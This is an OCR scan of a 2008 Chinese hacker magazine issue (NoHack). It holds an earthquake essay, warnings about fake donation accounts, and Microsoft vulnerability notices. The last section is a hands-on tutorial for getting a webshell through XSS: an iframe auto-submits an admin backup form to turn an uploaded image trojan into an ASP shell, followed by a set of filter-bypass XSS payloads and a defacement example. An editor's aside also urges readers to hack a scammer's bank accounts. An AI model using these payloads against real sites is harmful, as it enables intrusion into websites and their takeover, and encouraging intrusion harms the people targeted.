
黑客系漫游指南
www.nohack.cn
原生态黑客
[本手册仅随CD一同赠送，不得单独销售]

2008.06
¥ 10元

中国计算机安全法律提醒你：非法入侵他人计算机是一种违法行为

抗震救灾 众志成城






NoHack紧急采访
——关注地震第一线的非安全朋友

黑客编年史第二集

十三个新洞练练看

ISBN 978-7-900452-36-8



高考：①跨站不仅仅是alert()
②我在入侵时的一些经验和小技巧

让中国微笑起来！

投稿Mail：nohack@21cn.com

“只要有一线希望，我们就要尽百倍努力！”

——让生命与时间赛跑！全国人民在行动！

图 眼镜猴

2008 年 5 月 12 日 14 点 28 分，一场突如其来的大地震侵袭了四川西部山区，造成汶川、北川、都江堰等数十个乡镇城市遭受重创，变得满目疮痍！刹那间，焦点聚集至此……

四川的山险峻而秀美，四川的水清澈而急流，山险但阻不断热血救援，水急而冲不淡深情关注。

某猴来自四川，自然很关注家乡的情况，一有时间就游荡于各大网站了解灾情，回宿舍就抱着电视在 SCTV/CCTV 之间切换。某猴也有亲戚、朋友和同学离震中不远，老家离震中 200 公里左右。

在感觉地震后，偶马上上网查询消息，不久就知道四川都江堰受灾，那里离老家只有 100 多公里，于是立马打电话回家……不通！！！真是焦急……连续拨打了几次，在 5 分钟左右后终于听到了父亲的声音，了解了家里的情况。很幸运，老家的震动持续了 1 分钟左右，家里并没有造成太大伤害，只是摔破了些生活用品，电脑显示器被移动了几公分……

受灾后 24 小时内，中国全民大力关注灾区，在初步大概了解并确定灾害所造成的区域及程度后，全国各地的支援力量像血液一样源源不断地流向灾区。坚持就会创造奇迹！在受灾 72 小时的黄金救援时间内，不断有幸存者从废墟中被抢救出来，而且，随着时间的不断推移，我们也看到了奇迹，感受着奇迹……据悉，人在不吃不喝，并且情绪稳定的情况下能够支撑 5–7 日左右，曾经也有 10 多日而生还的奇迹。我们相信奇迹，并期望奇迹！

在这次受灾幸存者中，有许多正在学校上课的孩子，虽然教室倒塌了，但通过他们的坚强，让我们看到了中国未来新生力量的希望。我们的人民真的是最好的人民，当遇到灾难的时候，一方有难，多方支援，团结一气！我们将永远不会忘掉这次灾难，尽力奉献自己的微薄之力。捐款、献血、报名参加自愿者……如果您什么都没有，就算您的每一次关注都是对灾区人民的支持和鼓励。谢谢！非常感谢！

最后，感谢全国，全世界人民、企事业单位关注四川灾区，感谢部队官军，感谢医务工作者，感谢自愿者，感谢记者，感谢社会各界对灾区所做的贡献及努力。截止本文定稿之时，此次大地震所造成的遇难人数已达 3 万多人！灾区搜救工作还在紧张有序地进行着，我们也继续心系灾区，期待奇迹……

国务院在 2008 年 5 月 18 日发布公告宣布，为表达全国各族人民对四川汶川大地震遇难同胞的深切哀悼，决定 2008 年 5 月 19 日至 21 日为全国哀悼日。在此期间，全国和各驻外机构下半旗志哀，停止公共娱乐活动，外交部和我国驻外领使馆设立吊唁簿。5 月 19 日 14 时 28 分起，全国人民默哀 3 分钟，届时汽车、火车、舰船鸣笛，防空警报鸣响。并且，奥运火炬传递 19 日起停传 3 天，沪深股市临时停市 3 分钟……

2008 年的中国多灾多难，中国有句古话：天将降大任于斯人也，必先苦其心志，劳其筋骨，饿其体肤……大家不要失去信心！因为我们有个强大的祖国，有着最好的人民！愿逝者安息，生者坚强！

新闻概论

黄龙翻身，大地垮塌，教室的瓦砾下，埋了童话。重重的墙，将老师压，我们在他身下，都很听话。没过很久，听到喇叭，外面有个爷爷，叫我别怕。叔叔的手，使劲地挖，解放军的飞机，送我回家……

新闻短评快

部分红十字会官方网站遭非法入侵 募捐账号被篡改

四川地震牵动国人的心，各界纷纷捐款，但有人却趁机发国难财，非法入侵部分红十字会官方网站，更改募捐账号实施诈骗。

提醒大家：在汇出救灾捐款时，一定要仔细核实捐款账号！尽量使用中央电视台、电台、报纸等主流媒体上公布的救灾捐款专用账号信息，或在银行柜面获取已经核实的相关救援组织名称、开户银行、捐款专用账号等信息。如果捐款人无法确定所汇账号的真伪，那么请向银行柜面人员核实。

附：经公安部确认的虚假募捐账号

开户名：李雅琮，开户地：河南，
开户行：中国农业银行，
账号：6228XXXXX8616；
开户名：李步九，开户行：工商银行，
账号：6222XXXXX3792；
开户名：李步九，开户行：农业银行，
账号：6228XXXXX4813；
开户名：李步九，开户行：建设银行，
账号：6227XXXXX4660；
开户名：李步九，开户行：邮储银行，
账号：6221XXXXX1263；
开户名：林玉敏，开户行：农业银行，
账号：9559XXXXX0312。

小迷点评：好一个李步九！估计是假名，开了四个骗钱账号，大家练手的机会又来了！黑客精神就是共享嘛！我们可不愿和这个骗子站在一起，做做“好事”，帮他捐了吧！

警方提醒广大市民：有些捐款救援短信和网站是骗局！

四川大地震发生后，和地震相关的各类诈骗也开始大行其道。目前警方发现了部分短信捐款救援诈骗、虚假网页钓鱼诈骗骗局。警方提醒，市民向灾区捐款前应通过权威渠道核实账号，警惕不法分子借机诈骗。

短信骗局

目前有很多人收到各种以个人手机号发送的信息，这类短信多以“中国红十字会”、“中国慈善会”名义，其末尾附上一个个人银行账号，希望市民汇款到这些账户。红十字会工作人员表示，这些短信都不是真的，相关机构没有以个人名义发送短信要求捐款，收款账号也不可能是一个个人账号。 而且，相关部门已经归纳出 3 种新形式的短信诈骗：

“受伤求助”类，如“爸妈，我因地震在医院接受治疗（什么都没有了），急需医药费，速汇款 6000 元到 ** 卡急用”；

"伪造捐款账号"类，如"四川汶川发生7.8级地震，欢迎各界人士为重建家园基金募捐"；

"赴灾区救援需资金"类，如"爸妈，我正被调往抗震救灾，这是立功提干的好机会，请速汇5000元到我班长的**卡，勿来电！"

网站骗局

除了短信骗局外，网站骗局也开始出现。某安全公司监测到一个利用四川地震灾难诈骗钱财的钓鱼网站，该网站仿照腾讯网慈善频道，从布局、颜色到文字风格，完全模仿，唯一的漏洞是其公布的募捐账号为建设银行的私人账号，账号主人署名为"李春成"。

正规的捐赠渠道，其汇款名称都是单位账号，如"中国扶贫基金会"、"中国红十字基金会"等，凡是以个人名义募捐的，都有欺骗的嫌疑，网民应该及时向公安机关报警。

小迷点评：通过银行、邮局和上网在捐款时请注明捐款人姓名、通信地址、捐款意向，如：四川地震捐款等信息，以便邮寄捐赠收据和感谢信。大家通过中国红十字会总会网站www.redcross.org.cn，点击"捐款热线"栏目可以进行在线捐款。中国红十字基金会同时也接受社会各界捐赠，地址是北京市东城区东单北大街干面胡同53号，邮编100010。

漏洞公告牌

IE7 DisableCachingOfSSLPages选项失效漏洞

Internet Explorer是微软发行的非常流行的WEB浏览器。管理员和用户可以在Internet Explorer中设置DisableCachingOfSSLPages选项以防止将私人数据保存到磁盘上，这个选项的注册表项为：HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\DisableCachingOfSSLPages

当启用了这个选项后，Internet Explorer 7仍会将启用了SSL的网页缓存到磁盘上，导致将私人或敏感数据写到磁盘。

受影响系统：

Microsoft Internet Explorer 7.0

Microsoft恶意软件保护引擎拒绝服务漏洞

Microsoft恶意软件保护引擎可为防病毒和反间谍软件客户端提供扫描、监测和清除功能。但其处理特制文件的方式中存在拒绝服务漏洞，攻击者可以通过建立特制文件来利用此漏洞，当目标计算机系统接收或Microsoft恶意软件保护引擎扫描到此文件时，就可能导致Microsoft恶意软件保护引擎停止响应和自动重新启动，或耗尽所有磁盘空间。

受影响系统：

Microsoft Windows Live OneCare
Microsoft Antigen for SMTP Gateway
Microsoft Antigen for Exchange
Microsoft Windows Defender
Microsoft Forefront Security for SharePoint
Microsoft Forefront Security for Exchange Server
Microsoft Forefront Client Security
Microsoft Diagnostics and Recovery Toolset 6.x

Microsoft Word RTF畸形字符串处理漏洞

Microsoft Word是Office套件中的文字处理软件。Word处理特制RTF格式(.rtf)文件的方式中存在堆溢出漏洞，如果用户在Word中打开带有畸形字符串的特制.rtf文件，或在富文本电子邮件中预览带有畸形字符串的特制.rtf文件，就会触发这个溢出，导致执行任意指令。

受影响系统：

Microsoft Office 2008 for Mac
Microsoft Office 2004 for Mac
Microsoft Outlook 2007 SP1
Microsoft Outlook 2007
Microsoft Word Viewer 2003 SP1
Microsoft Word Viewer 2003
Microsoft Word 2003 SP3
Microsoft Word 2003 SP2
Microsoft Word 2002 SP3
Microsoft Word 2000 SP3

临时解决方法：

使用Microsoft Office文件阻止策略禁止打开来自未知或不可信来源和位置的Office 2003以及较早版本的文档，下列注册表脚本可以用于设置文件阻止策略。

对于Office 2003

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Security\FileOpenBlock]
"BinaryFiles"=dword:00000001
```

对于Office 2007

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Policies\Microsoft \Office\12.0\Word\Security\FileOpenBlock]
"HTMLFiles"=dword:00000001
```

不要打开或保存从不受信任来源或从受信任来源意外收到的Microsoft Office文件。

厂商补丁：

Microsoft已经为此发布了一个安全公告(MS08-026)以及相应补丁：

MS08-026：Vulnerabilities in Microsoft Word Could Allow Remote Code Execution (951207)

链接：http://www.microsoft.com/technet/security/bulletin/ms08-026.mspx?pf=true 责任编辑

肉鸡接龙

手把手教你拿SHELL之XSS下的一些利用

文 小帅(xsser)【0.S.T】

sniperhg：六月，意味着高考、六一儿童节，关于高考，我也经历过，怎么说呢，高考可以改变部分人的命运，但不能改变全部人的命运，不过我还是要跟那些马上要高考的朋友们说：全力以赴，别辜负父母，更别辜负自己。关于六一儿童节，在座的能过这个节日的不多了吧，我就不多说了。最后，还是说一下《魔兽世界》吧，哎，我真的颓废了……玩WOW有点过火了，每天都要玩好久，搞的有点不务正业了，哪位达人能救救我，我已经无法自拔了。

从本文你可以学到：

1.利用跨站备份shell

2.如何构造跨站代码绕过过滤

开始就不需要我讲了，xss的起源就是"cross site script"的缩写，为了区别css（*层叠样式表*），于是就叫xss了。和各位目前所知的一样，xss风靡的原因就是他能在瞬间感染上万用户，达到蠕虫的效果。产生的原因就是因为没有过滤一些脚本标记（*微软发布的一些脚本标记已经是最低级的，意味着微软官方发布的一些脚本标记基本上不应该出现在代码里，后文详解*），可惜我不懂ajax，什么虫子也写不出来。学脚本的，至少要会点什么吧，那xss可以干什么呢？我总结了一些我看到的手段。

一、xss 下拿到 webshell

这个办法在前几期的手册上有谈到过，但是做为系列教材还是拿出来仔仔细细的讲一次。首先在本地搭一个IIS，然后随便找了一份材料来讲，因为要和题目一样，所以本人删除了包含文件里的过滤文件，构造成一个没有经过严格过滤的“漏洞系统”，在windows2003 的环境下来测试。拿 shell 的办法就是把上传好的东西备份一下，来看备份的 html 代码是怎么样的：

```
<form name="form1" method="POST" action="admin_backdb.asp?action=back">
<table width="100%" border="1" align="center" cellpadding="5" cellspacing="0" bordercolorlight="#cccccc" bordercolordark="#FFFFFF">
<tr>
<td bgcolor="#efefef" height=25><strong>备份数据库</strong></td>
</tr>
<tr>
<td height=25>你的空间只有支持 fso 才可以进行如下操作，否则你只能手动备份</td>
</tr>
<tr>
<td height=25>数据库路径：
<input type="text" name="currf" size="30" value="../../data/*.asp">
</span>备份数据目录：
<input type="text" name="backf" size="20" value="mdbback"></td>
</tr>
<tr>
<td height=25>数据库名称：
<input type="text" name="backfy" size="20" value="back.asp">
<input type="submit" name="Submit" value="备份">
<input type="reset" name="Submit2" value="重置">
</td>
</tr>
</table>
</form>
```





图 1


方式是 post，我们现在开始修改这个东西，数据库路径那里的 VALUE 值改为你上传上去的 JPG 马的相对地址，备份的数据库名称的 VALUE 可以自定，然后在最后加一个<script>document.form1.submit()</script>来实现自动提交，管理员访问有跨站代码的页面的时候会自动执行SCRIPT。


图 2

这样就修改完了，多了一句提交的语句，相当与 post 的功能了，现在我们挂上去吧，在留言那写：<iframe src=”…/webshell.jpg” width=0 height=0></iframe>(编辑：webshell.jpg 里的内容就是我们修改过的备份代码，JPG 里写的 HTML 代码在 iframe 里也是会被执行的。)，如图 1，当管理员进来就得到了 webshell，如图 2。

二、绕过滤“黑”网站以及过滤

其实这个也不算新鲜的事，单作为 XSS，就拿出来讲吧。首先就是个过滤问题，xss 是不可能简单的出现的，在某些情况下，选择用 xss “黑”网站比较有针对性，我们先来看下一些过滤。<script>alert(“xss”)</script>，其中的alert()是系统自带的函数，提示是个框框，如图 3，万一过滤了呢？我们可以转换大小写。比如转换成<Scirpt>alert(“xss”)</SCirPt>，这样一来代码又可以执行了。如果<script>标记被过滤了呢？！我们可以用很多微软带的标签，比如：<applet>、<body>、<embed>、<frame>、<script>、<frameset>、<html>、<iframe>、<img>、<style>、<layer>、<link>、<ilayer>、<meta>、<object>这些来利用。


图 3

我们拿<img>标签来利用，比如<img src=javascript:alert(“imgxss”);>这段代码则是通过 java 来触发的，用 src 赋值给 java，接着触发该脚本。

假设javascript 被系统过滤了呢？！要知道现在 xss 虽然多，但是也是有过滤的哦！我们用 Tab 键来试试<img src=java script:alert("xss");>，脚本又会执行，原因就是 tab 键（制表符），很神奇的办法，绕过了过滤。其实还可以用 16 进制、8 进制的方法来绕，比如：

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG SRC='vbscript:msgbox("xss")'>//(vbs脚本)
```

javascript 脚本被过滤的话还是有很多办法绕过。比如：<img DYNSRC="javascript:alert('SRC赋值');">，这样，我们的标签又执行了。如图 4、图 5、图 6 所示，很容易看出 2 个图片的属性为什么不一样吧。道高一尺魔高一丈，我们其实还能换个办法让 alert()函数执行的，比如：<img src="#"onerror=alert(/onerror_test/)>，这是由默认的 java 执行的。我们还可以用 /**/ 注释来执行代码，代码就是<img src="#"/**/onerror=alert(/again/)>。接着再来看下<div>这个标签，我下载了份某博客的代码，部分如下：




图 4




图 5





图 6

```
if (document.WriteForm.title.value.length == 0)
{
alert("请填写标题");
document.WriteForm.title.focus();
return false;
}
```

代码操作是直接获取标题，然后发布出去，我们来看看源代码，如图7。现在开始构造代码吧：<div style=fuck:expression(document.write('NoHack系列之xss'))></div>，然后看看首页怎么样了，如图 8。真可怕，就这样把一个网站黑了。大家别学着瞎玩，跟上思路看文章！


图 7

